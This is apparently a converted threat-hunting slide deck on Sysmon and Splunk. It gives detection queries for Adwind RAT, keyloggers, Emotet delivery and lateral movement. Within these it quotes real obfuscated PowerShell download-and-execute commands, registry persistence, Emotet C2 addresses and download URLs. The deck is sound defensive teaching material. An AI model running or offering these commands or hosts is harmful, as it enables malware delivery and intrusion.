**Florian Roth @cyb3rops · 11h**  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEFHaUP



# Florian Roth's Sigma Project

The screenshot shows a Splunk interface with a Sigma rule configuration window. The rule is named 'win\_susp\_mspeng\_crash.yml' and is authored by Florian Roth. The rule's condition is based on Windows Error Reporting events (1000 or 1001) related to 'MsMpEng.exe' or 'mpengine.dll'. A yellow speech bubble points to the rule configuration with the text 'Way to go, Neo! 😊'. A red box highlights a terminal window showing the command to run the rule in Splunk and the resulting output.

```
prometheus:tools neo$ python3 sigmac.py -t splunk ../rules/windows/builtin/win_susp_mspeng_crash.yml
(Source="Application Error" EventID="1000") OR (Source="Windows Error Reporting" EventID="1001") ("MsMpEng.exe")
("mpengine.dll")
prometheus:tools neo$
```

Log Name: Application  
Source: Windows Error Reporting  
Event ID: 1001  
Level: Information

**Florian Roth @cyb3rops**  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code CVE-2017-0290  
github.com/Neo23x0/sigma

**Florian Roth @cyb3rops · 11h**  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code CVE-2017-0290  
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEfHaUP

# Thomas Patzke's EQUEL Project

🔒 GitHub, Inc. [US] | <https://github.com/thomaspatzke/EQUEL>



## EQUEL - an Elasticsearch QUERY Language

The project was motivated by usage of [Elasticsearch](#) and [Kibana](#) for log analysis in incident response and as a tool in [web application security testing](#). Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:

- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plugins
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggregations
- Easy integration in projects that already use Elasticsearch

### Credits

- Florian Roth (@Cyb3rOps) for
  - Many valuable suggestions and feedback
  - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

# Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | <https://github.com/MHaggis/sysmon-dfir>

## Sysmon - DFIR

A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

## Sysmon Learning Resources

- General

- Presentations

- [How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich](#)
- [Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich](#)
- [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi](#)
- [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi](#)
- [Splunking the Endpoint - James Brodsky](#)
- [Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay](#)

< **MUST**  
< **READ**

- Graylog

- [Ion-Storm Graylog App](#)
- [Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan Dobersten](#)



# Why Sysmon? RSA Con Talk M.R.

**RSA**Conference2016  
San Francisco | February 29 – March 4 | Moscone Center

HTA-W05

**Tracking Hackers on Your Network with Sysinternals Sysmon**

**Mark Russinovich**  
CTO, Microsoft Azure  
Microsoft Corporation  
@markrussinovich

Connect to Protect

#RSAC

The slide features a yellow background with a large, faint outline of a head and a lightbulb. A red vertical bar is on the left side. A purple vertical bar is on the right side, containing a crowd of people and a globe icon. A white line connects the globe icon to the top right corner of the yellow area.

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



| Category                    | Event ID |
|-----------------------------|----------|
| Process Create              | 1        |
| Process Terminated          | 5        |
| Driver Loaded               | 6        |
| Image Loaded                | 7        |
| File Creation Time Changed  | 2        |
| Network Connection          | 3        |
| CreateRemoteThread          | 8        |
| RawAccessRead*              | 9        |
| Sysmon Service State Change | 4        |
| Error                       | 255      |

Time stomping

DLL / Proc Injection

\*Contributed by David Magnotti

7

RSAConference2016

# Why Sysmon? RSA Con Talk M.R.

**RSA**Conference2017

San Francisco | February 13-17 | Moscone Center

#RSAC

POWER OF  
OPPORTUNITY

SESSION ID: HTA-T09

## How to Go from Responding to Hunting with Sysinternals Sysmon

**Mark Russinovich**

CTO, Microsoft Azure  
Microsoft Corporation  
@markrussinovich



#RSAC

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events

New event types v5 & v6  
Not covered in prev talk

#RSAC

| Category                      | Event ID |
|-------------------------------|----------|
| Sysmon Service Status Changed | 0        |
| Process Create                | 1        |
| File Creation Time Changed    | 2        |
| Network Connection            | 3        |
| Sysmon Service State Change   | 4        |
| Process Terminated            | 5        |
| Driver Loaded                 | 6        |
| Image Loaded                  | 7        |
| CreateRemoteThread            | 8        |
| RawAccessRead                 | 9        |

| Category                     | Event ID |
|------------------------------|----------|
| Process Access               | 10       |
| File Create                  | 11       |
| Registry Object CreateDelete | 12       |
| Registry Value Create        | 13       |
| Registry Object Rename       | 14       |
| File Create Stream Hash      | 15       |
| Sysmon Configuration Changed | 16       |
| Pipe Created                 | 17       |
| Pipe Connected               | 18       |
| Error                        | 255      |

v6



# Why Sysmon? RSA Con Talk M.R.

#RSAC

## Tracking Mimikatz


- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">  
  <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>  
</ProcessAccess>
```

- Mimikatz request 0x1410:

- 0x1000: PROCESS\_QUERY\_LIMITED\_INFORMATION
- 0x0400: PROCESS\_QUERY\_INFORMATION
- 0x0010: PROCESS\_VM\_READ


- Exclude GrantedAccess of 0x1000, 0x1400, 0x400



# Why Sysmon? RSA Con Talk M.R.

## What's a Good Configuration?

- One that doesn't overwhelm your systems
  - Excessive resource usage
  - Excessive log volume
- Crafting is iterative:
  - Exclude known sources
    - E.g. OneDrive for file time stamp changes
  - Include sensitive targets:
    - E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data





# Why Sysmon? RSA Con Talk M.R.

## Best Practices and Tips

#RSAC

- Install it on all your systems
  - Proven at scale
  - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
  - Filter out noise, especially uninteresting image loads
  - Test overhead on mission-critical systems
  - Make sure event log is large enough to capture desired time window
- Forward events off box
  - To prevent deletion by attackers
  - For analyzing aggregate network behavior
  - For tracing activity between systems (e.g. pass-the-hash)



37

RSAConference2017

# SwiftOnSecurity's Sysmon configs

GitHub, Inc. [US] | <https://github.com/SwiftOnSecurity/sysmon-config>

## sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

[sysmonconfig-export.xml](#)

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.

Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

[See forks of this configuration](#)

[See @ion-storm Threat Intelligence SIEM fork](#)

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.



# Brief Recap of BotConf 2016 Talk



## Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

# Recap BotConf Talk (1/2)

Using the free Sysmon tool you can **search / alert** for **known malicious** process behaviors

- \* Image names / paths (*wrong paths*)
  - `svchost.exe, %APPDATA%\Oracle\bin\javaw.exe`
- \* CommandLine parameters
  - `/stext, vssadmin delete shadows, rundll32 qwerty`
- \* Parent- / Child-Process relationships
  - `winword.exe → explorer.exe, wscript.exe → rundll32.exe`
- \* Process injection
  - `# winlogon.exe`

# Recap BotConf Talk (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- \* Lateral movement using admin shares
  - ADMIN\$, C\$, IPC\$ (\\127.0.0.1\...)
- \* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
- \* Rarest processes connecting thru proxy (or directly to Internet)
  - count by hashes, IMPHASHes, clients, image names
- \* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc ...

# Advanced Detection (Adwind RAT)

JBifrost RAT

`alert_sysmon_java-malware-infection`

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)  
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe*"  
OR (Image="*\\xcopy.exe*" CommandLine="*\\AppData\\Roaming\\Oracle\\*")  
OR CommandLine="*cscript*Retrive*.vbs*"
```

Analysed 14 processes in total (System Resource Monitor).

The screenshot shows a process tree for `javaw.exe` (PID: 3448). The following processes are highlighted with red boxes:

- `cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs` (PID: 2560)
- `cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs` (PID: 2956)
- `xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e` (PID: 3220)
- `reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjztZ /t REG_EXPAND_SZ /d "%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\UQnxlJkKPii\BgHSYtccjK.N.ELbrtQ\" /f` (PID: 2428)
- `javaw.exe -jar %USERPROFILE%\UQnxlJkKPii\BgHSYtccjK.N.ELbrtQ` (PID: 2576)

Red arrows point from a central point on the right to each of these highlighted processes.

# Detecting Keyloggers

- \* Keyloggers and Password-Stealers **abusing NirSoft tools**
  - Limitless Logger
  - Predator Pain
  - HawkEye Keylogger
  - iSpy Keylogger
  - KeyBase Keylogger

**CommandLine:** <PATH-TO-EXE>\\*.exe /stext <PATH-TO-TXT>\\*.txt

**CommandLine:** <PATH-TO-EXE>\\*.exe /scomma ...

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  ( stext OR scomma )  
| search CommandLine="* /stext *" OR CommandLine="* /scomma *"
```

# Detecting Keyloggers

## \* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- `wscript.exe` (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL\_\_Report\_\_5299825420\_\_Mi\_\_Apr\_\_05\_\_2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - `rcc7suaaz.exe` (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - `rcc7suaaz.exe` (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
      - `AllPdb.exe` (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
        - `AllPdb.exe` (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
          - `AllPdb.exe` (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
          - `AllPdb.exe` (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)

- Link in email to download JS from web server (`DHL__Report__*.js`)
- Executing JS downloads EXE from web server
- EXE uses `«/scomma»` parameter (YARA: *NirSoft strings in memory*)

# Detecting Keyloggers

## \* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- `wscript.exe` (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL\_\_Report\_\_5299825420\_\_Mi\_\_Apr\_\_05\_\_2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - `rcc7suaaz.exe` (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - `rcc7suaaz.exe` (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5:

Posted 5 days, 14 hours ago by [techhelp1st](#) file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b



#geodo #heodo #emotet

c2 :

<http://109.228.13.169:443/>  
<http://162.214.11.56:8080/>  
<http://172.106.75.130:443/>  
<http://173.255.229.121:443/>  
<http://178.79.177.141:443/>  
<http://188.68.58.8:8080/>

dl from :

<http://gravura.ru/download4979/>  
<http://alphastudios.com/download4628/>  
<http://drunkreport.com/m64055kuPD/>  
<http://heitmann.net/qeBY36357Nzr/>

by a .js file that was downloaded from :

[http://2626.co.jp/o2\\_\\_co\\_\\_uk\\_\\_myo2\\_\\_bill\\_\\_email\\_\\_9814536687/](http://2626.co.jp/o2__co__uk__myo2__bill__email__9814536687/)  
[http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2\\_\\_co\\_\\_uk\\_\\_myo2\\_\\_bill\\_\\_email\\_\\_1014347050/](http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2__co__uk__myo2__bill__email__1014347050/)  
[http://garyhotko.com/o2\\_\\_co\\_\\_uk\\_\\_myo2\\_\\_bill\\_\\_email\\_\\_1014347050/](http://garyhotko.com/o2__co__uk__myo2__bill__email__1014347050/)  
[http://drexeldrug.com/o2\\_\\_co\\_\\_uk\\_\\_myo2\\_\\_bill\\_\\_email\\_\\_3929955153/](http://drexeldrug.com/o2__co__uk__myo2__bill__email__3929955153/)



# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
(powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '\\"^]", "")  
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")  
  CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object  
  Net.WebClient)).('Do' + 'wnloadfile').invoke(  
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all  
obfuscation chars

## CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).  
(Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ De-obfuscate simple obfuscation techniques

**Are all (obfuscation) problems solved?**

# Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object
Net.WebClient )).('Do' + $sad + 'dfile' ).invoke(
'http://golub.histosol.ch/bluewin/mail/inbox.php'
'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);
start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

## «De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$sadfile)
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData
\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

## LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Sample from 2016-11-18


d8af6037842458f7789aa6b30d6daefb Abrechnung # 5616147.docx

2b9c71fe5f121ea8234aca801c3bb0d9 Beleg Nr. 892234-32.lnk

## Strings from oleObject.bin:

E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk

C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk



Query doesn't match  
«DownloadFile»

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
  search index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Image="*\Users\*"
    DestinationHostname="proxy.fqdn"
  | stats by ComputerName ProcessGuid
  | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*), IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\\\Users\\\\\\(?<username>[^\\\\\\]+)\\\\\\.*"
| rex field=Image ".*\\\\\\+(?<proc_name>[^\\\\\\]+\\. [eE] [xX] [eE]).*"
| rex field=ParentImage ".*\\\\\\+(?<pproc_name>[^\\\\\\]+\\. [eE] [xX] [eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
  dc(Image) AS CNT_IMAGE, values(username) AS Users,
  values(ComputerName) AS Computers, values(MD5) AS MD5,
  values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

\* **IMPHASH = Import Hash**

# SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=3 Initiated=true SourceIp!=DestinationIp  
  DestinationPort=445 Image!=System  
  (SourceHostname="WS*" DestinationHostname="WS*") OR  
  (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")  
| stats by ComputerName ProcessGuid  
| fields ComputerName ProcessGuid
```

## \* Search for network connections

- SMB protocol (dst port 445)
- Source and destination are workstations (**hostname or IP**)
- Use «ProcessGuid» to correlate with other event types (proc's)

## \* Search for legitimate SMB servers (filers, NAS)

- Create «whitelist» to exclude as legit dest

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe  
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe

\* Search for admin share names in image paths

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **C:\Windows\SysWOW64\rundll32.exe**

CommandLine: **C:\Windows\System32\rundll32.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

ParentCommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

**C:\Windows\system32\services.exe**  
→ **\\127.0.0.1\ADMIN\$\8c0cb58.exe**  
→ **C:\Windows\system32\rundll32.exe**

\* Search for admin share names in image paths

# Lateral Movement (proc injection)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

**SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe**

TargetProcessId: 18476

**TargetImage: C:\Windows\SysWOW64\rundll32.exe**

NewThreadId: 20060

StartAddress: 0x0000000000110000

StartFunction:

**\\127.0.0.1\ADMIN\$\8c0cb58.exe**  
**# C:\Windows\system32\rundll32.exe**

\* Search for rarest source or target images from proc injection



# Keylogger (proc injection)

## CS\_Keylogger\_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

**SourceImage: C:\Windows\SysWOW64\rundll32.exe**

TargetProcessId: 836

**TargetImage: C:\Windows\System32\winlogon.exe**

NewThreadId: 14236

StartAddress: 0x000000000000C20000

StartFunction:

**C:\Windows\SysWOW64\rundll32.exe**  
**# C:\Windows\system32\winlogon.exe**

- \* Suspicious proc injection into «winlogon.exe»
  - \* Steal user's password while logging on or unlocking screensaver



# Hunting for Delivery of Malware

- \* Malicious files downloaded via Browser
- \* Sysmon «FileCreateStreamHash» events generated
- \* Remember the malicious JS files from email links? (Heodo/Emotet)




# Hunting for Delivery of Malware

- \* Remember that JS Filename from before?
  - Let's hunt for that... (**DHL\_\_Report\_\_\*.js**)

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash
  DHL__Report__*
| search EventCode=15
| rex field=TargetFilename ".*\\\\\\(?<TargFilename>[^\\\\]*)"
| rex field=Image ".*\\\\\\(?<ImageFilename>[^\\\\]*)"
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(TargFilename) values(ComputerName) AS Clients
  count by TaskCategory ImageFilename MD5
```

# Hunting for Delivery of Malware

| TaskCategory                                     | ImageFilename | MD5                              |
|--|---------------|----------------------------------|
| File stream created (rule: FileCreateStreamHash) | iexplore.exe  | 54E17CAF7BA7F01418052C7A790D8AD3 |
| File stream created (rule: FileCreateStreamHash) | iexplore.exe  | 54676A15C5B8743EE50774F6F7893808 |
| File stream created (rule: FileCreateStreamHash) | iexplore.exe  | CE3C10A32BD7BECE2B95CBB26E5AAF1A |

| values(TargFilename)                                    | Clients   | count |
|---|---|-------|
| DHL_Report_7575787235_Di_Apr_04_2017.js                 |    | 6     |
| DHL_Report_7575787235_Di_Apr_04_2017.js.1dqco93.partial |   |       |
| DHL_Report_7575787235_Di_Apr_04_2017.js.3mwj8lb.partial |   |       |
| DHL_Report_7575787235_Di_Apr_04_2017.js.muiu4ox.partial |   |       |
| DHL_Report_3290768845_Mi_Apr_05_2017.js.q4410pq.partial |  | 1     |
| DHL_Report_7613678984_Di_Apr_04_2017.js.6xpqa0q.partial |  | 1     |

# Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL\_\_numer\_\_zlecenia\_\_3947396047\_\_\_\_kwi\_\_04\_\_2017.js

Detection ratio: 34 / 57

Analysis date: 2017-04-14 06:54:15 UTC ( 5 days, 15 hours ago )

Analysis

Additional information

Comments 3

Votes

## File identification

|        |  |
|--------|--|
| MD5    | 54e17caf7ba7f01418052c7a790d8ad3                                 |
| SHA1   | 738a0aa71c85a6867de22c5502211a7569c870d0                         |
| SHA256 | 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7 |

# Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio: File name: DHL\_Report\_4679840701\_Mi\_April\_05\_2017.js

Analysis date: Detection ratio: 31 / 52  
Analysis date: 2017-04-15 20:52:37 UTC ( 4 days, 1 hour ago )

Analysis

File identification

Analysis

Additional information

Comments 3

Votes

MD5

SHA1

SHA256

File identification

MD5 54676a15c5b8743ee50774f6f7893808

SHA1 eaa85efbb7926feb1e6dec956dced42ae88c9f5e

SHA256 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d



# Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio:

File name:

SHA256: c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

Analysis date:

Detection ratio:

File name: DHL\_Report\_\_1127388378\_\_Di\_\_April\_\_04\_\_2017.js

Analysis date:

Detection ratio: 30 / 57

Analysis date: 2017-04-14 06:50:19 UTC (5 days, 15 hours ago)

Analysis

Analysis

File identification

File identification

Analysis

Additional information

Comments 1

Votes

MD5

SHA1

SHA256

MD5

SHA1

SHA256

File identification

MD5 ce3c10a32bd7bece2b95cbb26e5aaf1a

SHA1 5a4223eaaa9f1e6d282cc663ffa683b7ce9fd1a5

SHA256 c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

# Hunting for Delivery of Malware

The image shows a VirusTotal analysis page. On the left, there are three overlapping panels showing file identification options: MD5, SHA1, and SHA256. The main content area on the right displays submission and file name information.

**SHA256:** 48f1261ea47b780a32f7dcf52

**File name:** SHA256: 161933

**Detection ratio:** File name: SH

**Analysis date:** Detection ratio: File

**Analysis date:** Analysis date: Det

**Analysis**

**File identification**

**MD5**

**SHA1**

**SHA256**

**File identification**

**MD5**

**SHA1**

**SHA256**

**File identification**

**MD5**

**SHA1**

**SHA256**

**First submission** 2017-04-04 10:30:29 UTC ( 2 weeks, 1 day ago )

**Last submission** 2017-04-12 15:45:21 UTC ( 1 week ago )

**File names**

- DHL\_Report\_8114149752\_Di\_April\_04\_2017.js
- DHL\_Report\_3532524945\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_3689611784\_kwi\_04\_2017.js
- DHL\_Report\_2007917500\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_6764630963\_kwi\_04\_2017.js
- DHL\_Report\_3402091438\_Di\_April\_04\_2017.js
- DHL\_Report\_1465562815\_Di\_Apr\_04\_2017.js
- DHL\_Report\_6548084943\_Di\_April\_04\_2017.js
- DHL\_Report\_7498269696\_Di\_Apr\_04\_2017.js
- DHL\_Report\_5788608901\_Di\_April\_04\_2017.js
- DHL\_Report\_1177703758\_Di\_Apr\_04\_2017.js
- DHL\_numer\_zlecenia\_5688207511\_kwi\_04\_2017.js
- dhl\_status\_7304323130\_Tue\_Apr\_04\_2017.js
- DHL\_numer\_zlecenia\_2941575940\_kwi\_04\_2017.js
- DHL\_Report\_8574692820\_Di\_April\_04\_2017.js
- DHL\_Report\_2139635168\_Di\_April\_04\_2017.js
- dhl\_status\_7578910389\_Tue\_Apr\_04\_2017.js
- DHL\_numer\_zlecenia\_1995870938\_kwi\_04\_2017.js
- DHL\_numer\_zlecenia\_6598894328\_kwi\_04\_2017.js
